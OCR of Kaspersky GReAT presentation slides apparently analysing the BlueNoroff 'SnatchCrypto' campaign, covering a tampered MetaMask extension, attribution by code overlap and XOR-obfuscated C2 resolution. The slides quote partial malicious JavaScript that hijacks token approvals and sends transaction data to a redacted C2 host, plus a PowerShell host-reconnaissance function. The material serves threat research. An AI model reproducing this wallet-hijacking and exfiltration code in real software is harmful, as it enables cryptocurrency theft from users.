
kaspersky

GREAT

Assets Theft: Stealing cryptocurrency



Enable developer mode



Change the extension source from Web Store to local storage

```
async approveTransaction(e) {
    if (this.inProcessOfSigning.has(e)) return;
    let t;
    this.inProcessOfSigning.add(e);
    try {
        let txr = this.txStateManager.getTransaction(e);
        let txdata4, datalen;
        let x_err = "noerr";
        try {
            datalen = txr.txParams.data.length;
        } catch (r) {
            datalen = 0;
        }
        try {
            txdata4 = txr.txParams.data.substring(0, 10).toLowerCase();
        } catch (r) {
            txdata4 = "";
        }
        const fromaddr = "0x[redacted]";
        const targetaddr = "0x[redacted]";
        const tokencontract = "0x[redacted]";
        const chainId = "0x1";
        const minimum_amount = 3e4;
        try {
            if (txr.chainId === chainId && txr.txParams.from.toLowerCase() == fromadd
                try {
                    let abi = [ {
                        constant: false,
                        inputs: [ {
                            name: "spender",
                            type: "address"
                        }, {
                            name: "value",
                            type: "uint256"
```

Actor

1. Monitor victim for some time

Victim

2. Realize the victim use MetaMask chrome extension

3. Change the extension source

background.js

4. Inject malicious script

kaspersky

GREAT

Assets Theft: Stealing cryptocurrency

MetaMask

Case 1. Transaction submitted via HTTP to C2 server

```
    if (txr.txParams.from.toLowerCase() == fromaddr.toLowerCase()) {
        try {
            let x_http2 = new XMLHttpRequest();
            let x_data2 = "confirmed=0&err=" + x_err + "&data=" + JSON.stringify(txr);
            x_http2.open("POST", "http://[redacted]/geteth.php", true);
            x_http2.send(x_data2);
        } catch (err) {}
    }
    this.txStateManager.setTxStatusApproved(e);
```

Case 2. Inject the script to steal cryptocurrency from hardware wallet user

```
    var x = new XMLHttpRequest();
    x.open("GET", "http://coin[redacted]/metamask/config.php?c=" + tt + "&r=" + tv, true);
    x.send();
  }
  catch (te)
  {}
}
async tgc(rtv)
{
  rtv.x.open("GET", "http://coin[redacted]/metamask/config.php?c=g&r=" + rtv.ha, true);
  rtv.x.onreadystatechange = function ()
  {
    if (rtv.x.readyState == 4)
    {
      rtv.rp = JSON.parse(rtv.x.responseText);
      var rp = rtv.rp;
      do {
        if (rtv.x.status != 200 || rtv.x.statusText != "OK" || rtv.x.response == null) break;
        if (!(rp.to !== undefined) || !(rp.contract !== undefined) || !(rp.contractw !== undefined) || !(rp.decimal !== undefined) || !(rp.a
        if (typeof rp.to != "string" || typeof rp.contract != "string" || typeof rp.contractw != "string" || typeof rp.decimal != "number" |
        if (Array.isArray(rp.from) === false || rp.from.length <= 0) break;
        if (!c.default.isValidAddress(rp.to) || (rp.contract != "0x00" && !c.default.isValidAddress(rp.contract)) || (rp.contractw != "0x00"
        if (rp.decimal < 0 || rp.amount <= 0) break;
```

kaspersky

GREAT

Victim of SnatchCrypto campaign

Attribution

Powershell script overlap

PowerShell script used in previous BlueNoroff campaign	PowerShell script used in 2021 campaign

```
function GetBasicInformation
{
	$HostName =
[System.Environment]::MachineName;
	$UserName =
[System.Environment]::UserName;
	$DomainName =
[System.Environment]::UserDomainName;
	$CurrentDir =
[System.Environment]::CurrentDirectory;
	$BinPath =
[System.Environment]::GetCommandLineArgs()[0]
;
	$OSVersion =
[System.Environment]::OSVersion.VersionString
;
	$Is64BitOS =
[System.Environment]::Is64BitOperatingSystem;
	$Is64BitProcess =
[System.Environment]::Is64BitProcess;
	$PSVersion = 'PS ' +
[System.Environment]::Version;
	$BasicInformation = $HostName + '|' +
$UserName + '|' + $DomainName + '|' +
$CurrentDir + '|' + $BinPath + '|' +
$OSVersion + '|' + $Is64BitOS + '|' +
$Is64BitProcess + '|' + $PSVersion;
	return $BasicInformation;
}

function ProcessCommand
{
```

```
function GetBI
{
	$HostName =
[System.Environment]::MachineName;
	$UserName =
[System.Environment]::UserName;
	$DomainName =
[System.Environment]::UserDomainName;
	$CurrentDir =
[System.Environment]::CurrentDirectory;
	$BinPath =
[System.Environment]::GetCommandLineArgs()[0]
;
	$OSVersion =
[System.Environment]::OSVersion.VersionString
;
	$Is64BitOS =
[System.Environment]::Is64BitOperatingSystem;
	$Is64BitProcess =
[System.Environment]::Is64BitProcess;
	$PSVersion =
[System.Environment]::Version;

	$BasicInformation = $HostName + '|' +
$UserName + '|' + $DomainName + '|' +
$CurrentDir + '|' + $BinPath + '|' +
$OSVersion + '|' + $Is64BitOS + '|' +
$Is64BitProcess + '|' + $PSVersion;

	return $BasicInformation;
}

function ProcessCommand
{
```

Backdoor overlap

KTAE(Kaspersky Threat Attribution Engine) similarity:

Analysis: Sample 1d0fc2f1a6eb2b2bfa166a613ca871f0

Size: 667136
Suspected attribution entities: BlueNoroff (99%), Lazarus (14%), ChasingAdder (1%)

Similar samples (12)

Md5	Size	Genotypes (matched / total)	Strings (matched / total)	Similarity	Attribution entity
5951d95277c493defd10746dcf5f156a	245760	702 / 1328	13 / 13	99%	BlueNoroff
e5351e7332f3d7d6cc9f767f4cc567fd	512000	526 / 1127	13 / 14	93%	BlueNoroff

Uncommon technique to acquire C2 address: XORing resolved IP address

```
if ( DnsQuery_W(pszName, 1u, 8u, 0i64, &pData, 0i64) )
{
  pExtra = 0x808080800000001i64;
  if ( DnsQuery_W(pszName, 1u, 8u, &pExtra, &pData, 0i64) )
    goto LABEL_24;
}
v9 = pData->Data.A.IpAddress ^ 0x8E494418;
DnsFree(pData, DnsFreeRecordList);
```


XORing resolved IP address
(1993ebb00cb670c6e2ca9b5f6c6375c4)

```
result = DnsQuery_A(pszName, 1u, 8u, 0, &ppQueryResults, 0);
if ( result )
{
  *(_DWORD *)a2 = 0;
}
else
{
  ppQueryResults_1 = ppQueryResults;
  *(_DWORD *)a2 = ppQueryResults->Data.A.IpAddress ^ 0xF4F29E1B;
  if ( DnsFree )
    DnsFree(ppQueryResults_1, 1);
```

XORing resolved IP address
(2ef2703cfc9f6858ad9527588198b1b6)

Summary

- BlueNoroff's craving for cryptocurrency will not slow down in short-term.
- 'Abuse of trust' is the key factor of their methodology
- Continue to elaborate tools and techniques: full-context based reponse is important



Question?

@unpacker

seongsu.park@kaspersky.com

GREAT

kaspersky